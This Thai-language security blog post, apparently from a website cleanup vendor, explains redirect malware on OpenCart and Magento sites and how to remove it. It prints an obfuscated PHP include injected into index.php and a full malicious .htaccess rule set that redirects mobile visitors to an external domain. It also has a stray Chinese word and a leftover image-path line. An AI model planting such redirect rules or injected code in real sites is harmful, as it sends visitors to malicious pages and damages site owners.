

มัลแวร์ OpenCart และ Magento ที่ Redirect ทั้ง Desktop และ Mobile Websites ไปยังลิงก์อันตราย กำลังแพร่ระจาด ตั้งแต่สัปดาห์ที่แล้ว เราพบหลายกรณีของมัลแวร์นี้ ไม่มีเวอร์ชันเฉพาะที่ถูกเป้าหมาย เราเห็นการติดเชื้อนี้ในหลายเวอร์ชันของ Magento และ OpenCart
ตรวจสอบบทความโดยละเอียดของเราเกี่ยวกับประเภท Malicious Redirection ต่างๆ และวิธีแก้ไข
การติดเชื้อมีลักษณะอย่างไร?
ก่อน Black Friday และ Cyber Monday Sales มัลแวร์นี้ Redirect ผู้ที่เยี่ยมชมเว็บไซต์ที่ติดเชื้อ ไปยังเว็บไซต์ที่มีโปรโมชั่น บางเว็บไซต์ที่ถูก Redirect ไปมีโปรโมชั่น หรือเนื้อหา Adult จากเว็บไซต์ที่ดูเหมือน Porn ลูกค้าคนหนึ่งที่มาหาเรา ได้ลบส่วนของมัลแวร์บน Desktop Website แล้ว แต่มันยังคงอยู่บน Mobile Website ในบางกรณี Redirect เกิดขึ้นเฉพาะผ่าน Google Search (หากคุณค้นหาเว็บไซต์ใน Google แล้วคลิกลิงก์) หลักเพื่อหลอก Search Engine Bots ให้ SEO ของคุณแย่ลง นี่คือลักษณะของ OpenCart และ Magento Malware Redirecting Infected Website:
ผลกระทบของ Redirection Malware:
- Redirect ไปยังเว็บไซต์อันตราย
- ผลกระทบเชิงลบต่อผลการค้นหา
- เพิ่มการสร้างหน้า 404
- Errors ใน Google Webmasters
- เพิ่มไฟล์อันตรายบนเซิร์ฟเวอร์
- ลด Traffic และ Sales เนื่องจากข้างต้นทั้งหมด
วิธีค้นหาและแก้ไข OpenCart และ Malware Website Redirection Spam นี้:
ขั้นตอนด้านล่างอาจแนะนำให้ลบโค้ดบางส่วน อย่างไรก็ตาม บางครั้ง แฮกเกอร์ทำให้โค้ดอันตรายดูเหมือน Legit ดังนั้น ก่อนลบไฟล์หรือโค้ดใดๆ ขอแนะนำให้สำรองข้อมูลก่อน ขั้นตอนค้นหาและแก้ไขด้านล่าง:
- ตรวจสอบไฟล์ index.php: เราพบโค้ดอันตรายรวมอยู่ในไฟล์ Index ส่วนโค้ดอันตรายถูก Encode และยากที่จะบอกว่าทำอะไรโดยไม่ Decode นี่คือ Snippet:
<?php /*2e920*/ @include "\x2fh\x6fm\x65/\x6ez\x67a\x72d\x65n\x2fp\x75b\x6ci\x63_\x68t\x6dl\x2fs\x79s... [[MALICIOUS CODE]]"; /*2e920*/ // Version define('VERSION', '2.0.1.0'); // Configuration if (is_file('config.php')) { require_once('config.php'); } // Install if (!defined('DIR_APPLICATION')) { header('Location: install/index.php'); exit; } // Startup require_once(DIR_SYSTEM . 'startup.php'); // Registry $registry = new Registry();หากคุณพบโค้ดชิ้นนี้บนส่วนบนของไฟล์ Index ขอแนะนำให้ลบ
- ตรวจสอบ .htaccess ให้แน่ใจ: อินสแตนซ์อื่นของมัลแวร์พบในไฟล์ .htaccess ของเซิร์ฟเวอร์ ตรวจสอบ .htaccess ใน Root Folder และใน /admin Folder ด้วย Snippet จากมัลแวร์ใน /admin folder:
RewriteEngine on RewriteCond %{HTTP_USER_AGENT} android [NC,OR] RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR] RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR] RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR] RewriteCond %{HTTP_USER_AGENT} (pre\/|palm\ os|palm|hiptop|avantgo|plucker|xiino|blazer|elaine) [NC,OR] RewriteCond %{HTTP_USER_AGENT} (iris|3g_t|windows\ ce|opera\ mobi|windows\ ce;\ smartphone;|windows\ ce;\ iemobile) [NC,OR] RewriteCond %{HTTP:Accept} (text\/vnd\.wap\.wml|application\/vnd\.wap\.xhtml\+xml) [NC,OR] RewriteCond %{HTTP:Profile} .+ [NC,OR] RewriteCond %{HTTP:Wap-Profile} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC,OR] RewriteCond %{HTTP:x-operamini-phone-ua} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile-diff} .+ [NC] RewriteCond %{QUERY_STRING} !noredirect [NC] RewriteCond %{HTTP_USER_AGENT} !(Mozilla\/5\.0\ \(Linux;\ U;\ Android\ 2\.2;\ en-us;\ Nexus\ One\ Build/FRF91\)\ AppleWebKit\/533\.1\ \(KHTML,\ like\ Gecko\)\ Version\/4\.0\ Mobile\ Safari\/533\.1\ offline)$ [NC] RewriteCond %{HTTP_USER_AGENT} !(windows\.nt|bsd|x11|unix|macos|macintosh|playstation|google|yandex|bot|libwww|msn|america|avant|download|fdm|maui|webmoney|windows-media-player) [NC] RewriteRule ^(.*)$ https://sswim.ru [L,R=302]โค้ดทั้งหมดใน .htaccess นี้เป็นมัลแวร์ โค้ดนี้ Redirect อุปกรณ์มือถือไปยังโดเมนอันตราย หากพบโค้ดนี้ ต้องลบทันที

- ค้นหาไฟล์ PHP ที่น่าสงสัย: นี่คือส่วนที่棘手 แฮกเกอร์มักตั้งชื่อไฟล์ดู Legit มาก และวางโค้ดอันตรายไว้ในนั้น บางครั้ง โค้ดเยอะในไฟล์ที่ดู Legit เป็น Non-harmful แต่มีบางบรรทัดทำงานให้แฮกเกอร์ ในกรณีนี้ เราพบไฟล์อย่าง enjoy.php และ unzip.php ในไดเรกทอรี OpenCart/Magento ต่างๆ
นี่คือสิ่งที่คุณสามารถทำได้จากนี้…
การติดเชื้อแบบนี้ทุบธุรกิจของคุณจริงจัง ทุกชั่วโมงของ Downtime คือการสูญเสียลูกค้า ชื่อเสียง และสำคัญที่สุด ผลกระทบเชิงลบต่ออันดับ Search Engine แฮกเกอร์หลังติดเชื้อเว็บไซต์ มักทิ้ง Backdoors ที่ยากต่อการตรวจจับแม้คนเก่งเทคนิค สำคัญที่จะเรียนรู้จากการแฮ็กแบบนี้ และใช้ Website Firewall ที่ป้องกันเว็บไซต์ 24x7x365!
ตอนนี้ หากคุณต้องการความช่วยเหลือในการแก้ไขความวุ่นวายนี้ เรายินดีทำให้ แค่สมัคร ที่นี่ และวิศวกรของเราจะเริ่มกระบวนการทำความสะอาดภายใน 10 นาทีหลังจากคุณสมัคร
